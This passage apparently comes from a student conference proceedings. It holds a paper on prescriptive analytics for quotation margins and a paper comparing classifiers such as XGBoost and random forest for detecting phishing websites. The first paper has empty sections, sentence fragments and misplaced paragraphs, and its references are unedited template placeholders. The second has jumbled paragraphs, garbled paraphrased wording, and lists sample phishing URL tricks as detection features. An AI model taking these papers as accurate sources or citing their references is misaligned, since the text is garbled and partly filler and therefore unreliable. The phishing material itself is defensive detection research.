5. T. S. Ahmed, K. Philip, and A. E. Ahmed, “Efficient Classification of White Blood Cell Leukemia with Improved Swarm Optimization of Deep Features,” pp. 1–11, 2020, doi: 10.1038/s41598-020-59215-9.
6. T. Pansombut, S. Wikaisuksakul, K. Khongkraphan, and A. Phon-On, “Convolutional neural networks for recognition of lymphoblast cell images,” *Comput. Intell. Neurosci.*, vol. 2019, 2019, doi: 10.1155/2019/7519603.
7. S. I. Lee *et al.*, “A machine learning approach to integrate big data for precision medicine in acute myeloid leukemia,” *Nat. Commun.*, vol. 9, no. 1, 2018, doi: 10.1038/s41467-017-02465-5.
8. K. Kimura *et al.*, “A novel automated image analysis system using deep convolutional neural networks can assist to differentiate MDS and AA,” *Sci. Rep.*, vol. 9, no. 1, pp. 1–9, 2019, doi: 10.1038/s41598-019-49942-z.

Margin Quotation Prescriptive Analysis

Satyam Kumar Aditya
(MCA)Department
Parul University, Vadodara, Gujarat

Abstract—Business analytic aims to enable organization to make quicker, better and more intelligent decisions with the aim to create business value. To date, the major focus in academic and industrial realms us in descriptive and predictive analysis. Nevertheless, prescriptive analytic, which seeks to find the best course of action for the future, has been increasingly gathering the research interest. Prescriptive analytic often consider as the next step towards increasing data analytics maturity and leading optimized decision making ahead of time for business performance improvement. In this paper finding the most real essentials problems of market that Margin Quotation failure rate when dealing with companies. Many service-based businesses struggle to come up with and profitable pricing strategy. Unlike product pricing, you can't exactly quantify all the costs that go into providing a service. The expenses that go into providing a service are more subjective than expenses that go into making a product. How much you charge customer doesn't always directly correlate with the amount you pay to perform services. To earn a profit, you need to sell the goods for more than what you paid. You determine how to price product according to its cost. This paper investigates the existing literature pertaining to prescriptive analytics and prominent methods for its implementation, provides clarity on the research field of prescriptive analytics, synthesizes the literature review in order to identify the existing research challenges, and outline directions for future research.

Keywords—*Prescriptive Analysis, Information Gathering, how historical data useful and play as real key for analysis.*

V. INTRODUCTION

Margin Quotation Prescriptive Analytic is one of the steps of business analytic including descriptive analysis and predictive analysis, Prescriptive analysis is one of the key branches of data analytic. It takes large amount of data for hypothetical action and presents all possible outcomes. It is not a fortune telling nor science, but using artificial intelligence algorithms, machine learning, pattern matching and a lot of technical tool. Margin decision is one of the prominent and sensitive decision which make obscure decision of industries and companies but prescription on margin will be revolutionary part for industry.

Margin Quotation Prescriptive Analysis is performing some prediction-based tasks for the companies which is a part of successful product convinced rate. This is helping industries to predict the market and touch to well-turned.

Problems There are several areas where companies facing big issues of dealing with clients and providing a successful deal. The key challenge now is determining the best moves to make based on the analytics. Leading companies have begun to deploy prescriptive analytics. In service industries, finding a target profit margin is not as simple. As service-based business, it's difficult to mining the cost of resources.

Solution We need a prescriptive model which can smartly calculate the sentiment result from historical data of sales margin and suggest appropriate quotation margin / cost.




Figure 1 Sales Margin

VI. APPLICATION AREA

2.1 Equipment Manufacturing is mostly required agricultural tools to peasant and equipment that predict and prescribe a support of less margin and can help to grow the efficiency of our agricultural economy but this is mostly helping in production of industry equipment and provide best deal with maximum chance of success and also provide a best margin.

2.2 Product Supplier can get benefited by market margin survey this is extremely helpful for local product supplier that they will easily predict the market competition and reach to the best deal for the retailer with some margin benefit.

2.3 Automobile Companies implementing technology

regime of the modern automobile as well as its potential for inertia, transformation and decline. This is the main concepts used in automobile design, material selection and economic fundamentals.

2.4 should also high so in that case this prescriptive analysis support to manage the 90% deals.

2.5 Real Estate Services this provide margin according to area and also prescribe best place in that client budget.

2.6 Travel and Accommodation get benefited to know the place and people budget they can decide the place for traveling and set his best margin on his package. This also predict the place for revolving according to current session.

VII. METHODOLOGY

3.1 Accumulate Historical data play an important role in data analysis and that is only a source of success of technology in high rate. On the Basis of gathering historical data any technology can reach up to the maximum accuracy.

3.2 Quantitative data is a process to accumulate amount of data from data source because to train any model we require huge amount of data-set to make better performance.

3.3 Descriptive Data Analysis is a part of data analysis in which is the first step for conducting statistical analysis that provide an idea contribution of your data. This is a technique which used for cleaning data and remove necessary data and separate the useful data for analyzing the data for get a better output.

3.4 Predictive Data Analysis is a second part of data analysis and is used for predict the unknown event and get probably outcome of that analysis and anticipate best multiple path and option for the given data that is most useful technique to just near to the accurate and best option for anything. Prescriptive analysis used machine learning techniques from data mining, statistics, modeling and artificial intelligence to analyze current data make prediction about future.

3.5 Survey is the process of reviewing all the methods to be completed successfully and see the rate of

success outcome for further use. Steel Manufacturer is large companies who dealing with maximum margin but with success rate deal because they set their margin to get maximum profit but the chance of deal

VIII. ALGORITHMS/TECHNIQUES

4.1 Decision Trees is a supervised learning technique that can be used for both classification and Regression problems, but mostly it is preferred for solving classification problems. This is a tree structure classifier, where internal nodes represent the features of data-set, branches represent the decision rules and each leaf node represents the outcome. It is a graphical representation for getting all the possible solutions to a problem/decision based on given conditions.




Figure 2 Decision tree

4.2 Fuzzy Rule-Based System is based on classification systems are appropriate tools for dealing with classification problem because of their interpret-able models based in linguistics variables. A case of study using a fuzzy hybrid genetic based machine learning method. In short it follows all the instruction enter by user.





Figure 3 Fuzzy Logic

4.3



4.4 Random Forest Regression Algorithm is

Figure 4 Random Forest

IX. TOOLS & TECHNOLOGY

- 5.1 Python is easy for development in every technical area, Provides best developer community and open-source environment. More than thousand libraries freely available for every technical requirement.
- 5.2 JavaScript is platform independent dynamic scripting language. Provides virtual magical environment for web development.
- 5.3 HTML /CSS is facial interface of every web site. User can easily visualize the flow of expectation.
- 5.4 MS-Excel is multipurpose resource for every calculative environment.

X. AIMS AND OBJECTIVE OF THE STUDY

- 6.1 I inspired about margin quotation prescriptive analysis from the scaffolding project. Scaffolding is construction based company which is start to new enhancement in this area where organization has auto generate the quotation about the construction based on different attribute of client need.
- 6.2 Margin quotation analysis is totally based on historical data where machine will auto enhance prescriptive result based on success and failure data permutation of predictive model.

Many Organizations maintain ledger or macro baser excel sheet for accounting but they never used this data for business enhancement. So I will collect those historical data for making prediction model which will suggest prescriptive result to end user.

XI. LATEST WORKING APPLICATIONS

- 7.1 Odoo (Provide prescriptive cost of CRM)
- 7.2 Scaffolding (Provide quotation margin of

supervised learning algorithm which uses ensemble learning method for classification and regression. Random forest is bagging technique and not a boosting technique. The tree in random forest is run in parallel. There is no interaction between these trees while building the trees.

hardware and building construction)

7.3 Teadit (Provide prescriptive result with Maximum Quotation margin of gasket product).

7.4 Quotient (Is an online Quoting and proposal software that serve for cost price margin and one click quote acceptance).

ACKNOWLEDGMENT

(Heading 5)

The preferred spelling of the word “acknowledgment” in America is without an “e” after the “g”. Avoid the stilted expression “one of us (R. B. G.) thanks ...”. Instead, try “R. B. G. thanks...”. Put sponsor acknowledgments in the unnumbered footnote on the first page.

REFERENCES

- [1] <https://www.quoter.com>
- [2] J. Clerk Maxwell, A Treatise on Electricity and Magnetism, 3rd ed., vol. 2. Oxford: Clarendon, 1892, pp.68–73.
- [3] I. S. Jacobs and C. P. Bean, “Fine particles, thin films and exchange anisotropy,” in Magnetism, vol. III, G. T. Rado and H. Suhl, Eds. New York: Academic, 1963, pp. 271–350.
- [4] K. Elissa, “Title of paper if known,” unpublished.
- [5] R. Nicole, “Title of paper with only first word capitalized,” J. Name Stand. Abbrev., in press.
- [6] Y. Yorozu, M. Hirano, K. Oka, and Y. Tagawa, “Electron spectroscopy studies on magneto-optical media and plastic substrate interface,” IEEE Transl. J. Magn. Japan, vol. 2, pp. 740–741, August 1987 [Digests 9th Annual Conf. Magnetism Japan.
- [7] Woodall, W.H., "The statistical Design of Quality Control Charts", The Statistician, 34, pp. 155-160, 1985.
- [8] The Mathworks, Inc., "Fuzzy Logic Toolbox For IUse with MATLAB".

- [9] Keats, J.B., Date, S., and Kim, D., "Sequential statistics for Binary Data Application in a Printed Circuit Board Manufacturing Facility", Proceedings of the Quality in Electronics Conference, San Jose, 10, pp.5-7,1989,U.S.A.

Phishing Website Detection using Machine Learning

1st Harsh Chauhan

Faculty of IT & Computer Science

Parul University

Vadodara, India

200511202008@paruluniversity.ac.in

2nd Prof. Dharmendrasinh Rathod

Faculty of IT & Computer Science

Parul University

Vadodara, India

dharmendrasinh.rathod@

paruluniversity.ac.in

Abstract—The Internet has become a part of our life as every- thing is becoming possible by the click of our finger. Be that as it may, it has likewise given freedoms to perform cybercrimes and malignant exercises like Phishing. In the Phishing, attackers try to deceive their victims to steal information by social engineering or creating fake websites to steal critical information like account ID, username, password from individuals and organizations which would results in severe financial loss, loss of reputation and customer’s trust. Even though many methods have been proposed to detect phishing websites, One of the most successful methods to detect such malicious activities is Machine Learning. This is because most phishing websites have some common types of features which can be identified by machine learning methods. The goal of this research is to develop the new mechanism to defend and use different approaches to categorize websites. In this paper, an overview of the different machine learning approaches is presented as well as compared to find which machine learning algorithm served the best in detecting those phony websites.

Index Terms—Phishing, Anti-Phishing, Phishing Detection, Machine Learning, Cybercrime

I. INTRODUCTION

Phishing attacks are the practice of sending fraudulent communications that which feels like it appears to come from a reputable source. It is usually done through email[1]. The goal involves the thievery of the sensitive data like debit card or credit card and login information, or to install malware on the victim’s machine. Phishing includes various types of techniques like link manipulation, filter evasion, website forgery and social engineering. Most common approach of phishing attack is to set up a spoofing web page which imitates the original webpage. Phishing is similar to fishing in the water, but instead of trying to catch a fish, meanwhile, attackers try to steal user’s personal information. When a user opens a fake web page and enters some sensitive

information such as username and password, the attacker gains the information of the user which can be used for malicious activities.

Phishing websites look very similar in appearance to real websites to draw in sizable number of users. A phishing attack is when an attacker sends an email or the URL pretending to be someone or something that he/she is not, in order to get crucial information from the victim. The victim in regard to his/her curiosity or a sense of panic or urgency, they enter the details, like a username, password, or credit card number, they are likely to fall in such trap without realizing. The recent example is a Gmail phishing scam which targeted around 1 billion Gmail users worldwide. Phishing techniques used against victims by human interactions. They manipulate the user psychologically into making some sort of security mistakes or giving away sensitive information. In Phishing, the attacks are based on Websites, Emails, Mobiles [7].

Spear-Phishing: Spear phishing is the act of sending and emails to specific and well-researched targets while purporting to be a trusted sender. The aim is to either infect devices with malware or convince victims to hand over information or money [8].

Whaling: A whaling attack, also known as whaling phishing or a whaling phishing attack, is a specific type of phishing attack that targets employee who holds high-profile in a company, such as the chief executive officer, to steal sensitive information from a company[9].

Smishing: Smishing is a cyberattack that uses misleading text messages to deceive victims. Their aim is to trick the user into believing that a message has arrived from a trusted person or organization, and then convincing the user to take action that leads to give them information (like bank account login credentials, for example) or access to your mobile device[10].

Vishing: Vishing or voice phishing, is a type of attack or scam in which the fraudsters try to convince their

victims to give away the valuable information over the phone call[11].

Mobile Applications: In mobile apps, the attacker can try to steal the information through SMS, MMS, camera, through any social media, or even by installing an app from an untrusted source. Apps that are from untrusted sources can be leaking away from information like phone number, online activity, device information, etc.

A. Application Areas

The usage of Internet applications has increased greatly in recent years. This has led to a new wave of phishing and targeting the users of these applications. These fake websites display attractive offers on social networking applications to lure end users. Some of the applications that the phishing sites were based on are:

Social Media: Nowadays accessing social media has become easier with the increase of smart devices. Moreover, there are so many social media applications on the Internet currently, and every day new users are joining these social media applications. This increase in users has opened more doors to attackers as there will be more potential victims. Hence, attackers keep on creating phishing websites on social networking brands and claiming to provide services.

Dating/Matrimonial websites: Fake offers are made on dating or matrimonial sites by luring the victim to enter their login credentials to proceed further to chat with the opposite gender.

Blogs: Many attractive blogs are used in login as unaware users might enter sensitive information on a phishing website.

Gaming: Some games provide in-game currency which can be bought by trading real-time money. The phishing website tricks players by offering free in-game currencies for that particular game.

Banking: The attacker uses social engineering skills to make the victim panic and fall into a phishing scam by taking them to a phishing website and asking them to give away their sensitive banking information.

Job Recruitment: A fraudulent page deceives the job seekers to a job portal where he/she is promised for their job placement and in the process, information is exchanged which might include the job seeker's identity data or bank details.

E-commerce: The attacker creates a fake e-commerce web-site and the victim feels like a good or affordable price on that online shopping website and pays for the product.

B. Challenges

- As Attacker's techniques keep evolving and their phishing attacks are getting more sophisticated, their systematic attack strategies are becoming harder for even security professionals to keep up.
- Using database phishing prevention techniques such as blacklists and whitelists have a huge limitation due to their requirement to update the databases sometimes taking several days, whereas phishing campaigns normally take significantly lower times (a few hours) in their attacks.
- People with less or no knowledge about the internet are most likely to become victims of phishing attacks.
- Phishing attacks affect people throughout the globe, which means that the attack could be conducted from an international source. This makes it difficult to file lawsuits against them.

II. LITERATURE REVIEW

In [12], they have proposed a three-pronged approach to combat phishing. The approaches consist of preventing phishing using blacklist and filters, detecting phishing using the indicators which are based in the browsers and different detection tools like Anti-Phishing Toolbars and stakeholder training which would feel like a game-based AI training. They have presented how different types of phishing attacks are used by the hackers, the problems and challenges due to phishing and the solution approach that should be taken to counter such phishing attacks.

In [13], First, they analyzed various features of the URL. Second, they checked legitimacy of the website by knowing where the website was being hosted and third, they used the visual appearance-based analysis for checking how much the website is genuine. The proposed system methodology monitors the traffic on the user's system and then URL is compared with the white list of the genuine domain websites.

In [2], they have collected different types of machine learning and deep learning approaches of phishing detection techniques used to counter phishing attacks and explained the content of the different previous researches conducted under the anti-phishing techniques using the machine learning approach. They have classified various anti-phishing methods and their machine learning approaches with their strengths and limitations from the literature survey.

by hackers or attackers to trick the users into entering

their sensitive credentials such as usernames, passwords, and credit cards details into an illegitimate entity such as a website. In this type of attack, unauthentic entities disguise themselves as legitimate and trustworthy entities. Thus, users get misled by the look and feel of the fake website which is almost identical to the genuine website. Generally, attackers use banking and payment sites, social media sites and E-Commerce sites to lure their potential victims. Hence, phishing tops the approach to deliver ransomware and other malware. If any organization fell for such an attack typically sustains severe financial losses, declining market share, reputation, and consumer trust. Depending on scope, a phishing attempt might give troubling time to any business if they are not careful about where exactly their data is travelling through.

C. Classification of Phishing Attacks

There are many ways of Phishing. The attackers are always on the way to find new alternatives as well as the techniques to steal information and their credentials. There are so many ways that a phishing attack can be executed. Such classification of Phishing attacks is provided below[2]:

Technical Subterfuge: Technical subterfuge includes planting crimeware onto PCs to steal credentials directly, often using systems to intercept consumers' online account information like user identification and passwords— and to corrupt local navigational infrastructures to misdirect consumers to counterfeit websites[3].

Keyloggers: A keylogger (short structure for keystroke logger) is programmed tool which logs and tracks the keys when struck on your console, regularly in an undercover way so you don't realize that your activities are being checked. It includes malicious intent to gather user's account information, credit card numbers, user names, passwords, and other private data [4].

Malware: Malicious Software or Malware, is a term for viruses, worms, trojans, and other dangerous computer programs hackers use to wreak computer systems and gain access to sensitive information[5].

DNS Poisoning: Domain Name System (DNS) poisoning and spoofing of cyberattacks that exploit the weaknesses of the DNS Server to redirect traffic from authentic servers towards malevolent ones [6].

Social Engineering: Social Engineering is the term which includes conducting malicious activities accomplished through domains have been used for one year only.

In [14], they used three methods which would help to be prepared when the phishing attack will be executed. they combined several weak learners into a stronger one, this is perhaps the primary reason why ensemble-based learning is used in practice for most of the classification.

In [15], They have developed a system that uses machine learning techniques to classify websites based on their URL. The pruned decision tree was able to generate better accuracy with least false positive rate.

III. PROPOSED WORK

There are various methods which are proposed to avoid phishing attacks by analyzing some of website's behavior. Even a user can also predict some of such attacks by training and knowledge about phishing websites. However, the ap- proach might not be always keep working as we as the internet users would visit hundreds of websites in a day and predicting every website visited through training and knowledge is practically not possible. Another alternative to detect phishing website is by using a software whose main task is to monitor each and every website visiting and detecting the suspicious one before user proceeds to enter it any further. The software must be capable to analyze the content from other website like websites, emails, social media, and many other ways to get URL link to a website.

A software with machine learning approach have proved to be the best and a powerful tool which helps to classify phony websites. These methods require training data and for that, there are many samples of websites which would help to train the machine learning model. Multiple features are extracted in the dataset from the websites which shows the originality of the website. So, multiple machine learning algorithms have been used to detect phishing websites like K-Nearest Neighbors, Logistic Regression, XGBoost, Random Forest and Decision Tree. These machine learning models provide the accuracy performance with the training data and testing data and shows the result of their accuracy.

IV. METHODOLOGY

A. Dataset

One of the biggest challenge in this research was about availability of a precise dataset. Even though there were many researches about anti-phishing are done, there were not enough dataset that was produced for the research purpose. Another factor which was a hurdle in finding proper dataset was to have different and more features of the phishing website. So, the dataset from kaggle is used which contains sample of 11056 websites. The features in the dataset used to detect phishing websites are as follows

[16]:

Using the IP Address: If an IP address is used for a replacement of the domain name in the URL, such as [“http://125.45.13.133/real.html”](http://125.45.13.133/real.html), users must make sure that someone is trying to steal their personal credential or information. Sometimes, the IP address is even converted into hexadecimal code as shown in the following link [“http://0x58.0xCA.0xCC.0x62/2/paypal.in/index.html”](http://0x58.0xCA.0xCC.0x62/2/paypal.in/index.html).

Long URL to hide the suspicious part: Phishers tend to use long URL to hide the doubtful part in the address bar. To ensure precision of our study, the length of URLs within the dataset is evaluated and constructed an average URL length. The results showed that if the URL’s length is greater than or equal 54 characters then the URL will classify it as phishing. By reviewing the dataset, it was found that almost 1200 URLs’ lengths equals to 54 or more which constitute 48.8 percent of the total dataset size.

Using URL shortening service “TinyURL”: URL shortening is a method on the “World Wide Web” in which a URL is converted into considerably smaller in length and still lead to the suspicious webpage. This is done by means of an “HTTP Redirect” on a domain name, which then carries to link of the webpage that has a long URL or just an IP Address. For example, the URL [“http://portal.hud.ac.ca/”](http://portal.hud.ac.ca/) becomes shortened to “bit.ly/19DYSk4”.

URL’s having “@” symbol: Just by using “@” symbol within the URL misleads the browser to ignore everything which precedes the “@” symbol and the real address often follows the “@” symbol.

Redirecting using “//”: The existence of “//” within the URL path means that the user will be redirected to another website. An example of such URL’s which uses redirection is: [“http://www.legitimatereal.com//http://www.phishingfake.com”](http://www.legitimatereal.com//http://www.phishingfake.com). they found that if the URL starts with “HTTP”, that means the “//” must appear on the sixth position. However, if the URL uses “HTTPS” then the “//” will emerge on seventh position of URL.

Adding Prefix or Suffix separated by (-) to the domain: The dash symbol is rarely used in legitimate URLs. Phishers tend to attach prefixes or suffixes separating with the (-) to the domain name so that end-user notices that they are trafficking with an authorized website. For an illustration, a website might look like: <http://www.confirmed-paypal.com/>.

Sub domain to multi sub domains: Let us assume we have the following URL: <http://www.duh.ac.us/students/>. A domain name might append the country-code top-level domains (ccTLD),

which in our illustration has “us”. The “ac” part is shortened for word “academic”, the united “ac.us” is called thesecond-level domain (SLD) and “duh” is the domain name of the website. To produce a rule for extracting this feature, we first have removed the “www.” from the link which is actually the sub domain itself. Then, we removed the country-code top-level domains (ccTLD).

HTTP/HTTPS: HTTPS existence in a URL is very important in determining the impression of legitimacy of website. Certificate Authorities that are regularly being listed among the top dependable names which includes: GoDaddy, VeriSign, GeoTrust, Comodo, Doster, Thawte, and Network Solutions. Furthermore, by testing out datasets, they found that the minimum age of a reputable certificate must be of two years.

Domain Registration length: Based on the fact that a phishing website lives for a short period of time, they believe that trustworthy domains are regularly paid for several years in advance. In the dataset, we find that the longest fraudulent

Favicon: A favicon is a graphic image (icon) associated with a specific webpage. Many active user agents like browsers and news reader display favicon as the pictorial identity remainder of the website on the address bar. If the favicon reveals any domain other than that shown in the address bar, then the URL is possibly to be believed as a phishing setup.

Using non-standard port: This element is valuable in approval assuming some particular assistance like for instance, HTTP is up or down on a specific server. In the point of controlling interruptions, it is vastly improved to only open ports that you want. A few firewalls, Proxy and Network Address Translation (NAT) servers will, of course, block all or the greater part of the ports and just open the ones chose. On the off chance that all ports are open, phishers can run practically any help they need and subsequently, client data is undermined.

HTTPS Token: The phishers might add the "HTTPS" token to the domain of a URL to deceive clients. For instance, <http://https-www-paypal-it-webapps-mdd-home.soft-hair.com/>.

Request URL: Request URL analyzes whether the outside objects held inside a site page, for example, pictures, recordings and sounds are stacked from another area. In authentic website pages, the site page address and a large portion of articles inserted inside the site page are having a similar space.

URL of Anchor: An anchor is a component characterized by the <a> tag. This element is dealt with precisely as "Request URL". In any case, for this

component we look at: 1) If the anchor labels and the site have diverse domain names. This is like request URL include. 2) If the anchor doesn't connection to any website page.

Links in tags: Given that our investigation covers all angles likely to be used in the webpage source code, we find that it is common for legitimate websites to use tags to offer metadata about the HTML document.

Server form handler: SFHs that contain a vacant string or "about:blank" are considered dicey on the grounds that a move ought to be made upon the submitted data. What's more, assuming the space name in SFHs is unique in relation to the area name of the page, this uncovers that the site page is dubious because the submitted data is seldom taken care of by outside areas.

Website forwarding/iframe redirection: IFrame is a HTML label used to show an extra site page into one that is presently shown. Phishers can utilize the "iframe" tag and make it imperceptible for example without outline borders. In such manner, phishers utilize the "frameBorder" property which makes the program render a visual outline.

Abnormal URL: This feature can be extracted from WHOIS Database. Most phishing sites live for a brief timeframe. By inspecting our dataset, we observe that the base age of the authentic domain is a half year.

Disabling Right Click: Phishers use JavaScript to handicap the right-click function, so clients can't view and save the website page source code. This component is dealt with precisely as "Utilizing onMouseOver to conceal the Link".

The feature will search for event "event.button==2" in the webpage source code and check if the right click is disabled.

Submitting to email: Web form permits a client to submit his own data that is coordinated to a server for handling. A phisher may divert the client's data to his own email. Keeping that in mind, a server-side content language may be utilized, for example, "mail()" work in PHP. Another customer side capacity that may be utilized for this intention is the "mailto:" function.

Age of Domain: This feature can be extracted from WHOIS database (Whois 2005). Most phishing sites live for a brief timeframe. By auditing our dataset, they observed that the base age of the genuine space is a half year.

DNS Record: For phishing sites, either the guaranteed personality isn't perceived by the WHOIS information base or no records established for the hostname (Pan and Ding 2006). On the off chance that the DNS record is vacant or not observed then the site is delegated

"Phishing", in any case it is named "Real".

On mouseover: Phishers might utilize JavaScript to show a phony URL in the status bar to clients. To extricate this component, we should uncover the site page source code, especially the "onMouseOver" occasion, and check assuming it rolls out any improvements on the status bar.

Web Traffic: This component estimates the notoriety of the site by deciding the quantity of guests and the quantity of pages they visit. In any case, since phishing sites live for a brief timeframe, they may not be perceived by the Alexa data set (Alexa the Web Information Company., 1996). By inspecting our dataset, we track down that in most exceedingly awful situations legitimate sites positioned among the best 100,000. Besides, assuming that the area has no traffic or isn't perceived by the Alexa information base, it is delegated "Phishing".

Pop Up Window: It is uncommon to observe a genuine site requesting that clients present their own data through a spring up window. Then again, this element has been utilized in some authentic sites and its primary objective is to caution clients about deceitful exercises or broadcast a welcome declaration, however no close to home data was approached to be filled in through these pop-up windows.

Page Rank: PageRank is a worth going from "0" to "1". PageRank means to gauge how significant a website page is on the Internet. The more noteworthy the PageRank esteem the more significant the page. In our datasets, we track down that around 95% of phishing website pages have no PageRank. Additionally, we see that the excess 5% of phishing website pages might arrive at a PageRank esteem up to "0.2".

Links Pointing to Page: The quantity of connections highlighting the site page shows its authenticity level, regardless of whether a few connections are of a similar area. In our datasets and because of its shortlife range, we see that 98% of phishing dataset things have no connections highlighting them. Then again, genuine sites have somewhere around 2 outer connections highlighting them.

Google Index: This component analyzes whether or not a site is in Google's record. At the point when a website is filed by Google, it is shown on list items (Webmaster assets, 2014). Usually, phishing webpages are accessible for a short period and as a result, many phishing webpages may not be found on the Google index.

Statistical Report: A Several parties, for example, PhishTank and StopBadware detail various measurable reports on phishing sites at each given timeframe; some are month to month and others are quarterly..

B. Machine Learning Algorithms

Decision Tree: One of the most generally utilized calculation in AI innovation. Decision tree calculation is straightforward and furthermore simple to execute. Decision tree starts its work by picking best splitter from the accessible properties for characterization which is considered as a base of the tree. Calculation keeps on building tree until it tracks down the leaf node. Decision tree makes preparing model which is utilized to foresee target worth or class in tree portrayal each internal node of the tree has a place with characteristic and each leaf node of the tree has a place with class name. In Decision tree calculation, Gini file and data gain techniques are utilized to ascertain these nodes [17].

K-Nearest Neighbors: The K-Nearest-Neighbors is a non-parametric grouping calculation, i.e., it doesn't make any assumptions on the rudimentary dataset. It is known for it's straightforwardness and adequacy. It is a regulated learning algorithm. A marked preparing dataset is given where the information focuses are classified into different classes, so the class of the unlabeled information can be anticipated. In Classification, various qualities decide the class to which the unlabeled information has a place. KNN is generally utilized as a classifier. It is utilized to characterize information dependent on nearest or adjoining preparing models in a given district. This technique is utilized for its straightforwardness of execution and low calculation time. For continuous data, it utilizes the Euclidean distance to work out its nearest neighbors [18].

Random Forest: Random Forest calculation is one of the most remarkable algorithm in AI innovation and it depends on idea of choice tree calculation. Random Forest calculation makes the timberland with number of choice trees. Big number of trees gives high discovery precision. Creation of trees depend on bootstrap technique. In bootstrap method, highlights and tests of dataset are haphazardly chosen with substitution to build single tree. Random Forest calculation will pick best splitter for the characterization and like Decision tree calculation; Random Forest calculation additionally utilizes Gini file and data gain strategies to see as the best splitter This interaction will get proceed until irregular woods makes n number of trees. Each tree in woods predicts the objective worth and afterward calculation will work out the decisions in favor of each anticipated objective. At last Random Forest calculation thinks about considers high voted predicted target as a final prediction [17].

XGBoost: XGBoost is a refined and customized version of a Gradient Boosting to provide better performance and

speed. The most important factor behind the success of XGBoost is its scalability in all scenarios. The XGBoost runs more than ten times faster than popular solutions on a single machine and scales to billions of examples in distributed or the memory- limited settings. The scalability of XGBoost is due to several important algorithmic optimizations. These innovations include a novel tree learning algorithm for handling sparse data; a theoretically justified weighted quantile sketch procedure enables handling instance weights in approximate tree learning. Parallel and distributed computing make learning faster which enables quicker model exploration [14].

Logistic Regression: Logistic Regression is an arrangement calculation used to allocate perceptions to a discrete arrangement of classes. Unlike linear regression which outputs continuous number values, Logistic Regression changes its result utilizing the calculated sigmoid capacity to return a likelihood esteem which would then be able to be planned to at least two discrete classes. Logistic regression functions admirably when the relationship in the information is practically direct not withstanding on the off chance that there are perplexing non-straight connections between factors, it has horrible showing. Besides, it requires more measurable presumptions prior to utilizing different procedures [14].

I. IMPLEMENTATION

Scikit-learn tool was used to import and implement Machine Learning Algorithms. The dataset was divided into the training and testing sets of data in 70:30 ratio. Each of the machine learning algorithm is used in evaluate the performance accuracy of the algorithm.

TABLE I
ACCURACY PERFORMANCE
OF ML ALGORITHMS

Sr. no.	Algorithms	Train Accuracy	Test Accuracy
1	XGBoost	0.986	0.970
2	K Nearest Neighbors	0.987	0.957
3	Random Forest	0.932	0.929
4	Logistic Regression	0.928	0.928
5	Decision Tree	0.922	0.922

II. CONCLUSION

The proposed system will help users to defend their private credentials from leaking and falling into the wrong hands. However, a challenge still exists in this domain is that the hackers or cyber criminals are

constantly evolving their strategies to overcome the defence mechanisms of phishing detection. This results in increased chance of getting suspicious website being left unrecognized. In order to succeed in this context, there need algorithms that will keep on adapting with the new features and examples of phishing websites. Using different approaches altogether, might help in strengthen the accuracy of detection and provide an efficient defensive system.

deepest sense of appreciation to every one of the individuals who helped me in accomplishing the objective. Most importantly, I might want to offer my thanks towards Dr. Priya Swaminarayan for her support, inspiration and significant

ACKNOWLEDGMENT

I would like to take this opportunity to record the possible as research guide.

I'm additionally thankful to our Head of Department, Prof. Vivek Dave, for extending all the facilities needed to carrying out this project and reviewing the entire part of it with a great attention. Ideas. Then I would Prof. Dharmendrasinh Rathod for guiding.

REFERENCES

- [1] https://www.cisco.com/c/en_in/products/security/email-security/what-is-phishing.html.
- [2] S. Baadel and J. Lu, "Data Analytics: Intelligent Anti-Phishing Techniques Based on Machine Learning," *J. Inf. Knowl. Manag.*, vol. 18, no. 1, 2019, doi: 10.1142/S0219649219500059.
- [3] <https://info.phishlabs.com/blog/the-definition-of-phishing%0A>.
- [4] <https://www.mcafee.com/blogs/consumer/family-safety/what-is-a-keylogger>.
- [5] <https://www.csoonline.com/article/3295877/what-is-malware-viruses-worms-trojans-and-beyond.html>.
- [6] <https://www.kaspersky.co.in/resource-center/definitions/dns>.
- [7] <https://www.imperva.com/learn/application-security/social-engineering-attack>.
- [8] <https://www.csoonline.com/article/3334617/what-is-spear-phishing-why-targeted-email-attacks-are-so-difficult-to-stop.html>.
